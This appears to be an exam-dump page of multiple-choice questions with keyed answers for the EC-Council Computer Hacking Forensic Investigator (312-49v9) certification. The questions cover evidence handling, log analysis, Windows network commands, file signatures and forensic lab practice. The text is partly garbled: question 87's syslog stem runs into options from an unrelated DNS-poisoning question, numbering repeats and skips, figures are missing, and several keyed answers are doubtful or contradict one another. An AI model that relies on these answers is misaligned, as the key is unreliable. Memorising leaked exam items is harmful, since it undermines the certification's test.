

Exam Questions 312-49v9

ECCouncil Computer Hacking Forensic Investigator (V9)

<https://www.2passeasy.com/dumps/312-49v9/>



NEW QUESTION 1

Consistency in the investigative report is more important than the exact format in the report to eliminate uncertainty and confusion.

- A. True
- B. False

Answer: A

NEW QUESTION 2

Event correlation is a procedure that is assigned with a new meaning for a set of events that occur in a predefined interval of time.

Which type of correlation will you use if your organization wants to use different OS and network hardware platforms throughout the network?

- A. Same-platform correlation
- B. Cross-platform correlation
- C. Multiple-platform correlation
- D. Network-platform correlation

Answer: B

NEW QUESTION 3

First responder is a person who arrives first at the crime scene and accesses the victim's computer system after the incident. He or She is responsible for protecting, integrating, and preserving the evidence obtained from the crime scene. Which of the following is not a role of first responder?

- A. Identify and analyze the crime scene
- B. Protect and secure the crime scene
- C. Package and transport the electronic evidence to forensics lab
- D. Prosecute the suspect in court of law

Answer: D

NEW QUESTION 4

What document does the screenshot represent?

CERTIFIED INVENTORY OF EVIDENCE

CASE NAME: _____

Inventoried By: _____

Date: _____

ID	Date Received	Quantity	Description of Evidence

CHAIN OF CUSTODY

Date	Action	Released By <i>Sign and print name</i>	Received By <i>Sign and print name</i>

- A. Chain of custody form
- B. Search warrant form
- C. Evidence collection form
- D. Expert witness form

Answer: A

NEW QUESTION 5

Which of the following commands shows you all of the network services running on Windows-based servers?

- A. Net start
- B. Net use
- C. Net Session
- D. Net share

Answer: A

NEW QUESTION 6

Centralized logging is defined as gathering the computer system logs for a group of systems in a centralized location. It is used to efficiently monitor computer system logs with the frequency required to detect security violations and unusual activity.

- A. True
- B. False

Answer: A

NEW QUESTION 7

Injection flaws are web application vulnerabilities that allow untrusted data to be interpreted and executed as part of a command or query. Attackers exploit injection flaws by constructing malicious commands or queries that result in data loss or corruption, lack of accountability, or denial of access. Which of the following injection flaws involves the injection of malicious code through a web application?

- A. SQL Injection
- B. Password brute force
- C. Nmap Scanning
- D. Footprinting

Answer: A

NEW QUESTION 8

Which of the following approaches checks and compares all the fields systematically and intentionally for positive and negative correlation with each other to determine the correlation across one or multiple fields?

- A. Graph-based approach
- B. Neural network-based approach
- C. Rule-based approach
- D. Automated field correlation approach

Answer: D

NEW QUESTION 9

Which of the following commands shows you the NetBIOS name table each?

- A. nbtstat -n
- B. nbtstat -c
- C. nbtstat -r
- D. nbtstat -s

Answer: A

NEW QUESTION 10

What is the goal of forensic science?

- A. To determine the evidential value of the crime scene and related evidence
- B. Mitigate the effects of the information security breach
- C. Save the good will of the investigating organization
- D. It is a discipline to deal with the legal processes

Answer: A

NEW QUESTION 10

Which of the following log injection attacks uses white space padding to create unusual log entries?

- A. Word wrap abuse attack
- B. HTML injection attack
- C. Terminal injection attack
- D. Timestamp injection attack

Answer: A

NEW QUESTION 11

Recovery of the deleted partition is the process by which the investigator evaluates and extracts the deleted partitions.

- A. True
- B. False

Answer: A

NEW QUESTION 13

What is a SCSI (Small Computer System Interface)?

- A. A set of ANSI standard electronic interfaces that allow personal computers to communicate with peripheral hardware such as disk drives, tape drive
- B. CD-ROM drives, printers, and scanners
- C. A standard electronic interface used between a computer motherboard's data paths or bus and the computer's disk storage devices
- D. A "plug-and-play" interface, which allows a device to be added without an adapter card and without rebooting the computer
- E. A point-to-point serial bi-directional interface for transmitting data between computer devices at data rates of up to 4 Gbps

Answer: A

NEW QUESTION 16

Network forensics can be defined as the sniffing, recording, acquisition and analysis of the network traffic and event logs in order to investigate a network security incident.

- A. True
- B. False

Answer: A

NEW QUESTION 18

Digital evidence validation involves using a hashing algorithm utility to create a binary or hexadecimal number that represents the uniqueness of a data set, such as a disk drive or file.

Which of the following hash algorithms produces a message digest that is 128 bits long?

- A. CRC-32
- B. MD5
- C. SHA-1
- D. SHA-512

Answer: B

NEW QUESTION 23

LBA (Logical Block Address) addresses data by allotting a to each sector of the hard disk.

- A. Sequential number
- B. Index number
- C. Operating system number
- D. Sector number

Answer: A

NEW QUESTION 28

Which of the following attacks allows attacker to acquire access to the communication channels between the victim and server to extract the information?

- A. Man-in-the-middle (MITM) attack
- B. Replay attack
- C. Rainbow attack
- D. Distributed network attack

Answer: A

NEW QUESTION 31

An expert witness is a witness, who by virtue of education, profession, or experience, is believed to have special knowledge of his/her subject beyond that of the average person, sufficient that others legally depend upon his/her opinion.

- A. True
- B. False

Answer: A

NEW QUESTION 36

Physical security recommendations: There should be only one entrance to a forensics lab

- A. True
- B. False

Answer: A

NEW QUESTION 39

A forensic investigator is a person who handles the complete Investigation process, that is, the preservation, identification, extraction, and documentation of the evidence. The investigator has many roles and responsibilities relating to the cybercrime analysis. The role of the forensic investigator is to:

- A. Take permission from all employees of the organization for investigation
- B. Harden organization network security
- C. Create an image backup of the original evidence without tampering with potential evidence
- D. Keep the evidence a highly confidential and hide the evidence from law enforcement agencies

Answer: C

NEW QUESTION 44

Shortcuts are the files with the extension .lnk that are created and are accessed by the users. These files provide you with information about:

- A. Files or network shares
- B. Running application
- C. Application logs
- D. System logs

Answer: A

NEW QUESTION 46

A computer forensic report is a report which provides detailed information on the complete forensics investigation process.

- A. True
- B. False

Answer: A

NEW QUESTION 51

Which one of the following statements is not correct while preparing for testimony?

- A. Go through the documentation thoroughly
- B. Do not determine the basic facts of the case before beginning and examining the evidence
- C. Establish early communication with the attorney
- D. Substantiate the findings with documentation and by collaborating with other computer forensics professionals

Answer: B

NEW QUESTION 55

An intrusion detection system (IDS) gathers and analyzes information from within a computer or a network to identify any possible violations of security policy, including unauthorized access, as well as misuse.

Which of the following intrusion detection systems audit events that occur on a specific host?

- A. Network-based intrusion detection
- B. Host-based intrusion detection
- C. Log file monitoring
- D. File integrity checking

Answer: B

NEW QUESTION 58

When a system is compromised, attackers often try to disable auditing, in Windows 7; modifications to the audit policy are recorded as entries of Event ID _____. .

- A. 4902
- B. 3902
- C. 4904
- D. 3904

Answer: A

NEW QUESTION 63

Which of the following commands shows you the names of all open shared files on a server and number of file locks on each file?

- A. Net sessions
- B. Net file
- C. Netconfig
- D. Net share

Answer: B

NEW QUESTION 68

When NTFS is formatted, the format program assigns the _____ sectors to the boot sectors and to the bootstrap code

- A. First 12
- B. First 16
- C. First 22
- D. First 24

Answer: B

NEW QUESTION 69

The ARP table of a router comes in handy for Investigating network attacks, as the table contains IP addresses associated with the respective MAC addresses. The ARP table can be accessed using the ____ command in Windows 7.

- A. C:\arp -a
- B. C:\arp -d
- C. C:\arp -s
- D. C:\arp -b

Answer: A

NEW QUESTION 71

Which of the following reports are delivered under oath to a board of directors/managers/panel of jury?

- A. Written informal Report
- B. Verbal Formal Report
- C. Written Formal Report
- D. Verbal Informal Report

Answer: B

NEW QUESTION 73

During first responder procedure you should follow all laws while collecting the evidence, and contact a computer forensic examiner as soon as possible

- A. True
- B. False

Answer: A

NEW QUESTION 76

Damaged portions of a disk on which no read/Write operation can be performed is known as ____ .

- A. Lost sector
- B. Bad sector
- C. Empty sector
- D. Unused sector

Answer: B

NEW QUESTION 77

Web applications provide an Interface between end users and web servers through a set of web pages that are generated at the server-end or contain script code to be executed dynamically within the client Web browser.

- A. True
- B. False

Answer: A

NEW QUESTION 80

Data Acquisition is the process of imaging or otherwise obtaining information from a digital device and its peripheral equipment and media

- A. True
- B. False

Answer: A

NEW QUESTION 85

When the operating system marks cluster as used, but does not allocate them to any file, such clusters are known as ____.

- A. Lost clusters
- B. Bad clusters
- C. Empty clusters
- D. Unused clusters

Answer: A

NEW QUESTION 87

Syslog is a client/server protocol standard for forwarding log messages across an IP network. Syslog uses ____ to transfer log messages in a clear text format.

- A. TCP
- B. FTP
- C. SMTP

- A. DNS Poisoning
- B. Cookie Poisoning Attack
- C. DNS Redirection
- D. Session poisoning

Answer: A

NEW QUESTION 108

First response to an incident may involve three different groups of people, and each will have differing skills and need to carry out differing tasks based on the incident. Who is responsible for collecting, preserving, and packaging electronic evidence?

- A. System administrators
- B. Local managers or other non-forensic staff
- C. Forensic laboratory staff
- D. Lawyers

Answer: C

NEW QUESTION 112

File signature analysis involves collecting information from the ____ of a file to determine the type and function of the file

- A. First 10 bytes
- B. First 20 bytes
- C. First 30 bytes
- D. First 40 bytes

Answer: B

NEW QUESTION 117

A system with a simple logging mechanism has not been given much attention during development, this system is now being targeted by attackers, if the attacker wants to perform a new line injection attack, what will he/she inject into the log file?

- A. Plaintext
- B. Single pipe character
- C. Multiple pipe characters
- D. HTML tags

Answer: A

NEW QUESTION 122

When a file or folder is deleted, the complete path, including the original file name, is stored in a special hidden file called "INF02" in the Recycled folder. If the INF02 file is deleted, it is re-created when you ____ .

- A. Restart Windows
- B. Kill the running processes in Windows task manager
- C. Run the antivirus tool on the system
- D. Run the anti-spyware tool on the system

Answer: A

NEW QUESTION 124

Windows Security Accounts Manager (SAM) is a registry file which stores passwords in a hashed format. SAM file in Windows is located at:

- A. C:\windows\system32\config\SAM
- B. C:\windows\system32\con\SAM
- C. C:\windows\system32\Boot\SAM
- D. C:\windows\system32\drivers\SAM

Answer: A

NEW QUESTION 125

Which is not a part of environmental conditions of a forensics lab?

- A. Large dimensions of the room
- B. Good cooling system to overcome excess heat generated by the work station
- C. Allocation of workstations as per the room dimensions
- D. Open windows facing the public road

Answer: D

NEW QUESTION 130

Why is it Important to consider health and safety factors in the work carried out at all stages of the forensic process conducted by the forensic analysts?

- A. This is to protect the staff and preserve any fingerprints that may need to be recovered at a later date
- B. All forensic teams should wear protective latex gloves which makes them look professional and cool

- C. Local law enforcement agencies compel them to wear latest gloves
- D. It is a part of ANSI 346 forensics standard

Answer: A

NEW QUESTION 133

Determine the message length from following hex viewer record:



- A. 6E2F
- B. 13
- C. 27
- D. 810D

Answer: D

NEW QUESTION 138

When collecting evidence from the RAM, where do you look for data?

- A. Swap file
- B. SAM file
- C. Data file
- D. Log file

Answer: A

NEW QUESTION 139

What is the first step that needs to be carried out to investigate wireless attacks?

- A. Obtain a search warrant
- B. Identify wireless devices at crime scene
- C. Document the scene and maintain a chain of custody
- D. Detect the wireless connections

Answer: A

NEW QUESTION 143

Which of the following is not an example of a cyber-crime?

- A. Fraud achieved by the manipulation of the computer records
- B. Firing an employee for misconduct
- C. Deliberate circumvention of the computer security systems
- D. Intellectual property theft, including software piracy

Answer: B

NEW QUESTION 145

Computer security logs contain information about the events occurring within an organization's systems and networks. Which of the following security logs contains Logs of network and host-based security software?

- A. Operating System (OS) logs
- B. Application logs
- C. Security software logs

D. Audit logs

Answer: C

NEW QUESTION 148

Which of the following commands shows you the username and IP address used to access the system via a remote login session and the Type of client from which they are accessing the system?

- A. Net sessions
- B. Net file
- C. Net config
- D. Net share

Answer: A

NEW QUESTION 150

Which of the following file in Novel GroupWise stores information about user accounts?

- A. ngwguard.db
- B. gwcheck.db
- C. PRIV.EDB
- D. PRIV.STM

Answer: A

NEW QUESTION 153

Mobile phone forensics is the science of recovering digital evidence from a mobile phone under forensically sound conditions.

- A. True
- B. False

Answer: A

NEW QUESTION 155

A rogue/unauthorized access point is one that is not authorized for operation by a particular firm or network

- A. True
- B. False

Answer: A

NEW QUESTION 159

Wireless network discovery tools use two different methodologies to detect, monitor and log a WLAN device (i.e. active scanning and passive scanning). Active scanning methodology involves ____ and waiting for responses from available wireless networks.

- A. Broadcasting a probe request frame
- B. Sniffing the packets from the airwave
- C. Scanning the network
- D. Inspecting WLAN and surrounding networks

Answer: A

NEW QUESTION 160

Graphics Interchange Format (GIF) is a ____ RGB bitmap Image format for Images with up to 256 distinct colors per frame.

- A. 8-bit
- B. 16-bit
- C. 24-bit
- D. 32-bit

Answer: A

NEW QUESTION 165

You have been given the task to investigate web attacks on a Windows-based server.

Which of the following commands will you use to look at which sessions the machine has opened with other systems?

- A. Net sessions
- B. Net use
- C. Net config
- D. Net share

Answer: B

NEW QUESTION 166

Router log files provide detailed Information about the network traffic on the Internet. It gives information about the attacks to and from the networks. The router stores log files in the ____ .

- A. Router cache
- B. Application logs
- C. IDS logs
- D. Audit logs

Answer: A

NEW QUESTION 167

Netstat is a tool for collecting Information regarding network connections. It provides a simple view of TCP and UDP connections, and their state and network traffic statistics.

Which of the following commands shows you the TCP and UDP network connections, listening ports, and the identifiers?

- A. netstat -ano
- B. netstat -b
- C. netstat -r
- D. netstat -s

Answer: A

NEW QUESTION 172

At the time of evidence transfer, both sender and receiver need to give the information about date and time of transfer in the chain of custody record.

- A. True
- B. False

Answer: A

NEW QUESTION 175

WPA2 provides enterprise and Wi-Fi users with stronger data protection and network access control which of the following encryption algorithm is used DVWPA2?

- A. RC4-CCMP
- B. RC4-TKIP
- C. AES-CCMP
- D. AES-TKIP

Answer: C

NEW QUESTION 179

SIM is a removable component that contains essential information about the subscriber. It has both volatile and non- volatile memory. The file system of a SIM resides in ____ memory.

- A. Volatile
- B. Non-volatile

Answer: B

NEW QUESTION 180

Smith, as a part his forensic investigation assignment, has seized a mobile device. He was asked to recover the Subscriber Identity Module (SIM card) data the mobile device. Smith found that the SIM was protected by a Personal identification Number (PIN) code but he was also aware that people generally leave the PIN numbers to the defaults or use easily guessable numbers such as 1234. He unsuccessfully tried three PIN numbers that blocked the SIM card. What Jason can do in this scenario to reset the PIN and access SIM data?

- A. He should contact the device manufacturer for a Temporary Unlock Code (TUK) to gain access to the SIM
- B. He cannot access the SIM data in this scenario as the network operators or device manufacturers have no idea about a device PIN
- C. He should again attempt PIN guesses after a time of 24 hours
- D. He should ask the network operator for Personal Unlock Number (PUK) to gain access to the SIM

Answer: D

NEW QUESTION 185

Which table is used to convert huge word lists (i .e. dictionary files and brute-force lists) into password hashes?

- A. Rainbow tables
- B. Hash tables
- C. Master file tables
- D. Database tables

Answer: A

NEW QUESTION 189

A swap file is a space on a hard disk used as the virtual memory extension of a computer's RAM. Where is the hidden swap file in Windows located?

- A. C:\pagefile.sys
- B. C:\hiberfil.sys
- C. C:\config.sys
- D. C:\ALCSetup.log

Answer: A

NEW QUESTION 190

In an echo data hiding technique, the secret message is embedded into a ____ as an echo.

- A. Cover audio signal
- B. Phase spectrum of a digital signal
- C. Pseudo-random signal
- D. Pseudo- spectrum signal

Answer: A

NEW QUESTION 192

Which of the following password cracking techniques works like a dictionary attack, but adds some numbers and symbols to the words from the dictionary and tries to crack the password?

- A. Brute forcing attack
- B. Hybrid attack
- C. Syllable attack
- D. Rule-based attack

Answer: B

NEW QUESTION 195

An image is an artifact that reproduces the likeness of some subject. These are produced by optical devices (i.e. cameras, mirrors, lenses, telescopes, and microscopes).

Which property of the image shows you the number of colors available for each pixel in an image?

- A. Pixel
- B. Bit Depth
- C. File Formats
- D. Image File Size

Answer: B

NEW QUESTION 199

Data files from original evidence should be used for forensics analysis

- A. True
- B. False

Answer: B

NEW QUESTION 201

Data acquisition system is a combination of tools or processes used to gather, analyze and record Information about some phenomenon. Different data acquisition system are used depends on the location, speed, cost. etc. Serial communication data acquisition system is used when the actual location of the data is at some distance from the computer. Which of the following communication standard is used in serial communication data acquisition system?

- A. RS422
- B. RS423
- C. RS232
- D. RS231

Answer: C

NEW QUESTION 206

Dumpster Diving refers to:

- A. Searching for sensitive information in the user's trash bins and printer trash bins, and searching the user's desk for sticky notes
- B. Looking at either the user's keyboard or screen while he/she is logging in
- C. Convincing people to reveal the confidential information
- D. Creating a set of dictionary words and names, and trying all the possible combinations to crack the password

Answer: A

NEW QUESTION 208

A mobile operating system manages communication between the mobile device and other compatible devices like computers, televisions, or printers.



Which mobile operating system architecture is represented here?

- A. webOS System Architecture
- B. Symbian OS Architecture
- C. Android OS Architecture
- D. Windows Phone 7 Architecture

Answer: C

NEW QUESTION 211

When examining a file with a Hex Editor, what space does the file header occupy?

- A. The first several bytes of the file
- B. One byte at the beginning of the file
- C. None, file headers are contained in the FAT
- D. The last several bytes of the file

Answer: A

NEW QUESTION 215

You are called by an author who is writing a book and he wants to know how long the copyright for his book will last after he has the book published?

- A. 70 years
- B. The life of the author
- C. The life of the author plus 70 years
- D. Copyrights last forever

Answer: C

NEW QUESTION 217

What is one method of bypassing a system BIOS password?

- A. Removing the processor
- B. Removing the CMOS battery
- C. Remove all the system memory
- D. Login to Windows and disable the BIOS password

Answer: B

NEW QUESTION 221

When investigating a network that uses DHCP to assign IP addresses, where would you look to determine which system (MAC address) had a specific IP address at a specific time?

- A. On the individual computer ARP cache
- B. In the Web Server log files
- C. In the DHCP Server log files
- D. There is no way to determine the specific IP address

Answer: C

NEW QUESTION 226

Paul is a computer forensics investigator working for Tyler & Company Consultants. Paul has been called upon to help investigate a computer hacking ring broken

up by the local police. Paul begins to inventory the PCs found in the hackers' hideout. Paul then comes across a PDA left by them that is attached to a number of different peripheral devices. What is the first step that Paul must take with the PDA to ensure the integrity of the investigation?

- A. Place PDA, including all devices, in an antistatic bag
- B. Unplug all connected devices
- C. Power off all devices if currently on
- D. Photograph and document the peripheral devices

Answer: D

NEW QUESTION 231

In conducting a computer abuse investigation you become aware that the suspect of the investigation is using ABC Company as his Internet Service Provider (ISP). You contact the ISP and request that they provide you assistance with your investigation. What assistance can the ISP provide?

- A. The ISP can investigate anyone using their service and can provide you with assistance
- B. The ISP can investigate computer abuse committed by their employees, but must preserve the privacy of their customers and therefore cannot assist you without a warrant
- C. The ISP cannot conduct any type of investigations on anyone and therefore cannot assist you
- D. ISPs never maintain log files so they would be of no use to your investigation

Answer: B

NEW QUESTION 232

What method of copying should always be performed first before carrying out an investigation?

- A. Parity-bit copy
- B. Bit-stream copy
- C. MS-DOS disc copy
- D. System level copy

Answer: B

NEW QUESTION 234

What layer of the OSI model do TCP and UDP utilize?

- A. Data Link
- B. Network
- C. Transport
- D. Session

Answer: C

NEW QUESTION 237

You have been asked to investigate the possibility of computer fraud in the finance department of a company. It is suspected that a staff member has been committing finance fraud by printing cheques that have not been authorized. You have exhaustively searched all data files on a bitmap image of the target computer, but have found no evidence. You suspect the files may not have been saved. What should you examine next in this case?

- A. The registry
- B. The swapfile
- C. The recycle bin
- D. The metadata

Answer: B

NEW QUESTION 241

When marking evidence that has been collected with the aa/ddmmyy/nnnn/zz?format, what does the nnn?denote? When marking evidence that has been collected with the ?aa/ddmmyy/nnnn/zz?format, what does the ?nnn?denote?

- A. The year the evidence was taken
- B. The sequence number for the parts of the same exhibit
- C. The initials of the forensics analyst
- D. The sequential number of the exhibits seized

Answer: D

NEW QUESTION 246

When searching through file headers for picture file formats, what should be searched to find a JPEG file in hexadecimal format?

- A. FF D8 FF E0 00 10
- B. FF FF FF FF FF FF
- C. FF 00 FF 00 FF 00
- D. EF 00 EF 00 EF 00

Answer: A

NEW QUESTION 247

Where does Encase search to recover NTFS files and folders?

- A. MBR
- B. MFT
- C. Slack space
- D. HAL

Answer: B

NEW QUESTION 250

To preserve digital evidence, an investigator should _____

- A. Make two copies of each evidence item using a single imaging tool
- B. Make a single copy of each evidence item using an approved imaging tool
- C. Make two copies of each evidence item using different imaging tools
- D. Only store the original evidence item

Answer: C

NEW QUESTION 251

Where is the default location for Apache access logs on a Linux computer?

- A. usr/local/apache/logs/access_log
- B. bin/local/home/apache/logs/access_log
- C. usr/logs/access_log
- D. logs/usr/apache/access_log

Answer: A

NEW QUESTION 255

When using an iPod and the host computer is running Windows, what file system will be used?

- A. iPod+
- B. HFS
- C. FAT16
- D. FAT32

Answer: D

NEW QUESTION 256

Travis, a computer forensics investigator, is finishing up a case he has been working on for over a month involving copyright infringement and embezzlement. His last task is to prepare an investigative report for the president of the company he has been working for. Travis must submit a hard copy and an electronic copy to this president. In what electronic format should Travis send this report?

- A. TIFF-8
- B. DOC
- C. WPD
- D. PDF

Answer: D

NEW QUESTION 258

What is the smallest physical storage unit on a hard drive?

- A. Track
- B. Cluster
- C. Sector
- D. Platter

Answer: C

NEW QUESTION 261

Heather, a computer forensics investigator, is assisting a group of investigators working on a large computer fraud case involving over 20 people. These 20 people, working in different offices, allegedly siphoned off money from many different client accounts. Heather's responsibility is to find out how the accused people communicated between each other. She has searched their email and their computers and has not found any useful evidence. Heather then finds some possibly useful evidence under the desk of one of the accused. In an envelope she finds a piece of plastic with numerous holes cut out of it. Heather then finds the same exact piece of plastic with holes at many of the other accused people's desks. Heather believes that the 20 people involved in the case were using a cipher to send secret messages in between each other. What type of cipher was used by the accused in this case?

- A. Grill cipher
- B. Null cipher
- C. Text semagram
- D. Visual semagram

Answer: A

NEW QUESTION 263

When making the preliminary investigations in a sexual harassment case, how many investigators are you recommended having?

- A. One
- B. Two
- C. Three
- D. Four

Answer: B

NEW QUESTION 264

What type of attack sends SYN requests to a target system with spoofed IP addresses?

- A. SYN flood
- B. Ping of death
- C. Cross site scripting
- D. Land

Answer: A

NEW QUESTION 268

What must an investigator do before disconnecting an iPod from any type of computer?

- A. Unmount the iPod
- B. Mount the iPod
- C. Disjoin the iPod
- D. Join the iPod

Answer: A

NEW QUESTION 271

Which is a standard procedure to perform during all computer forensics investigations?

- A. With the hard drive in the suspect PC, check the date and time in the system CMOSWith the hard drive in the suspect PC, check the date and time in the system? CMOS
- B. With the hard drive removed from the suspect PC, check the date and time in the system CMOSWith the hard drive removed from the suspect PC, check the date and time in the system? CMOS
- C. With the hard drive in the suspect PC, check the date and time in the File Allocation Table
- D. With the hard drive removed from the suspect PC, check the date and time in the system RAMWith the hard drive removed from the suspect PC, check the date and time in the system? RAM

Answer: B

NEW QUESTION 272

What technique is used by JPEGs for compression?

- A. ZIP
- B. TCD
- C. DCT
- D. TIFF-8

Answer: C

NEW QUESTION 274

The following is a log file screenshot from a default installation of IIS 6.0.

```

#Software: Microsoft Internet Information Services 6.0
#Version: 1.0
#Date: 2007-01-22 15:42:36
#Fields: date time s-sitename s-ip cs-method cs-uri-stem cs-uri-query s-port cs-user
2007-01-22 15:42:36 w3svc1 172.16.28.102 GET /index.html - 80 - 172.16.28.80
Mozilla/4.0+(compatible;+MSIE+6.0;+windows+NT+5.1;+SV1;+Avant+Browser;+.NET+CLR+1.1.
2007-01-22 15:42:36 w3svc1 172.16.28.102 GET /development/index.asp - 80 - 172.16.28
Mozilla/4.0+(compatible;+MSIE+6.0;+windows+NT+5.1;+SV1;+Avant+Browser;+.NET+CLR+1.1.
2007-01-22 15:42:36 w3svc1 172.16.28.102 GET /development/css/olcStyle.css - 80 - 17
Mozilla/4.0+(compatible;+MSIE+6.0;+windows+NT+5.1;+SV1;+Avant+Browser;+.NET+CLR+1.1.
2007-01-22 15:42:36 w3svc1 172.16.28.102 GET /favicon.ico - 80 - 172.16.28.80 Avant+
2007-01-22 15:42:36 w3svc1 172.16.28.102 GET /development/css/dhtml_horiz.css - 80 -
Mozilla/4.0+(compatible;+MSIE+6.0;+windows+NT+5.1;+SV1;+Avant+Browser;+.NET+CLR+1.1.
2007-01-22 15:42:36 w3svc1 172.16.28.102 GET /development/images/index_01.jpg - 80 -
Mozilla/4.0+(compatible;+MSIE+6.0;+windows+NT+5.1;+SV1;+Avant+Browser;+.NET+CLR+1.1.
2007-01-22 15:42:36 w3svc1 172.16.28.102 GET /development/images/index_02.jpg - 80 -
Mozilla/4.0+(compatible;+MSIE+6.0;+windows+NT+5.1;+SV1;+Avant+Browser;+.NET+CLR+1.1.
2007-01-22 15:42:36 w3svc1 172.16.28.102 GET /development/images/index_03.jpg - 80 -
Mozilla/4.0+(compatible;+MSIE+6.0;+windows+NT+5.1;+SV1;+Avant+Browser;+.NET+CLR+1.1.
2007-01-22 15:42:36 w3svc1 172.16.28.102 GET /development/images/index_04.jpg - 80 -
Mozilla/4.0+(compatible;+MSIE+6.0;+windows+NT+5.1;+SV1;+Avant+Browser;+.NET+CLR+1.1.
2007-01-22 15:42:36 w3svc1 172.16.28.102 GET /development/images/index_06.jpg - 80 -
Mozilla/4.0+(compatible;+MSIE+6.0;+windows+NT+5.1;+SV1;+Avant+Browser;+.NET+CLR+1.1.
2007-01-22 15:42:36 w3svc1 172.16.28.102 GET /development/images/index_07.jpg - 80 -
Mozilla/4.0+(compatible;+MSIE+6.0;+windows+NT+5.1;+SV1;+Avant+Browser;+.NET+CLR+1.1.
2007-01-22 15:42:36 w3svc1 172.16.28.102 GET /development/images/index_08.jpg - 80 -
Mozilla/4.0+(compatible;+MSIE+6.0;+windows+NT+5.1;+SV1;+Avant+Browser;+.NET+CLR+1.1.
2007-01-22 15:42:36 w3svc1 172.16.28.102 GET /development/script/dhtml.js - 80 - 172
Mozilla/4.0+(compatible;+MSIE+6.0;+windows+NT+5.1;+SV1;+Avant+Browser;+.NET+CLR+1.1.
2007-01-22 15:42:36 w3svc1 172.16.28.102 GET /development/images/greenArrow.jpg - 80
Mozilla/4.0+(compatible;+MSIE+6.0;+windows+NT+5.1;+SV1;+Avant+Browser;+.NET+CLR+1.1.
2007-01-22 15:42:36 w3svc1 172.16.28.102 GET /development/images/board_01.jpg - 80 -
Mozilla/4.0+(compatible;+MSIE+6.0;+windows+NT+5.1;+SV1;+Avant+Browser;+.NET+CLR+1.1.
2007-01-22 15:42:36 w3svc1 172.16.28.102 GET /development/images/board_02.jpg - 80 -
Mozilla/4.0+(compatible;+MSIE+6.0;+windows+NT+5.1;+SV1;+Avant+Browser;+.NET+CLR+1.1.
2007-01-22 15:42:36 w3svc1 172.16.28.102 GET /development/images/board_03.jpg - 80 -

```

What time standard is used by IIS as seen in the screenshot?

- A. UTC
- B. GMT
- C. TAI
- D. UT

Answer: A

NEW QUESTION 279


The efforts to obtain information before a trial by demanding documents, depositions, questions and answers written under oath, written requests for admissions of fact, and examination of the scene is a description of what legal term?

- A. Detection
- B. Hearsay
- C. Spoliation
- D. Discovery

Answer: D

NEW QUESTION 284

In the following directory listing,



which file should be used to restore archived email messages for someone using Microsoft Outlook?

- A. Outlook bak
- B. Outlook ost
- C. Outlook NK2
- D. Outlook pst

Answer: D

NEW QUESTION 288

